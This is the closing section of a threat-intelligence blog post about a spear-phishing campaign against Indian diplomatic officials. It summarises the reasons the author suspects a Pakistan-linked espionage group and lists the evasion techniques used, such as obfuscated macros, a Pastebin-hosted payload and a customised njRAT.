Attackers in this case made every attempt to launch a clever attack campaign by spoofing legitimate email ids and using an email theme relevant to the targets. The following factors in this cyber attack suggests the possible involvement of Pakistan state sponsored cyber espionage group to mainly spy on India's actions related to these Geo-political events (Uri terror attack and Jammu & Kashmir protests).

- *Victims/targets chosen (Indian Embassy and Indian MEA officals)*
- *Use of Email theme related to the Geo-political events that is of interest to the targets*
- *Timing of the spear phishing emails sent to the victims*
- *Location of the C2 infrastructure*
- *Use of malware that is capable of spying on infected systems*

The following factors show the level of sophistication and reveals the attackers intention to remain stealthy and to gain long-term access by evading anti-virus, sandbox and security monitoring at both the desktop and network levels.

- *Use of obfuscated malicious macro code*
- *Use of macro code that triggers only on user intervention (to bypass sandbox analysis)*
- *Use of legitimate site (Pastebin) to host malicious code (to bypass security monitoring)*
- *Use of customized njRAT (capable of evading anti-virus)*
- *Use of Dynamic DNS to host C2 infrastructure*

I would like to thank Brian Rogalski who after reading my previous blog post shared a malicious document which he thought was similar to the document mentioned in my previous blog. This malicious document shared by Brian triggered this investigation and helped me in identifying the related Emails and related documents associated with this cyber attack.

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https://www.symantec.com/connect/blogs/simple-njrat-fuels-nascent-middle-east-cybercrime-scene

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